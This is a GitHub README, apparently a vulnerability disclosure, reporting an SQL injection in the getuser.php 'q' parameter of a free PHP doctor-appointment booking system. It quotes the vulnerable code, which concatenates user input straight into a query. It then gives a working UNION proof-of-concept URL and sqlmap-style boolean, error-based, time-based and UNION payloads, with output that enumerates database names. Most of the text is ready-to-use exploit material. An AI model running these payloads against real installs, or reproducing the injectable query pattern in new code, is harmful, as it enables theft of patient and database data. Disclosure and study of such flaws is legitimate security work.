BigTiger2020 Update README.md History

1 contributor


14 lines (14 sloc) | 1.1 KB

Online Doctor Appointment Booking System PHP and Mysql 1.0

- Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-doctor-appointment-booking-system-php-and-mysql/
- Software Link: https://projectworlds.in/wp-content/uploads/2020/05/PHP-Doctor-Appointment-System.zip
- Version: 1.0
- vulnerability: An SQL injection vulnerability was discovered in PHP-Doctor-Appointment-System.
- vulnerability file: In getuser.php file
- parameter: GET parameter 'q' is vulnerable.
- Vulnerable code:

```
include_once 'assets/conn/dbconnect.php';
$q = $_GET['q']; // Vulnerable param
// echo $q;
$res = mysqli_query($con,"SELECT * FROM doctorschedule WHERE scheduleDate='$q'"); // Injection point
```

- POC
  payload: http://localhost/[PATH]/getuser.php?q=1%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7162717671%2CIFNULL%28CAST%28schema_name%20AS%20NCHAR%29%2C0x20%29%2C0x7176627871%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20INFORMATION_SCHEMA.SCHEMATA%23



- sql commands:

```
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: q=-3976' OR 2611=2611#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: q=1' OR (SELECT 2812 FROM(SELECT COUNT(*),CONCAT(0x717a6b7a71,(SELECT (ELT(2812=2812,1))),0x716b787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Xiqy

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: q=1' AND (SELECT 5971 FROM (SELECT(SLEEP(5)))ZcNo)-- hfwa

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: q=1' UNION ALL SELECT NULL,NULL,CONCAT(0x717a6b7a71,0x7178716a436f72797875767156784c50496b73484b647a724a516f796e6d7a4357594c7452574e4d,0x716b787a71),NULL,NULL,NULL#
---
[11:46:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:46:35] [INFO] fetching database names
available databases [13]:
[*] db_healthcare
```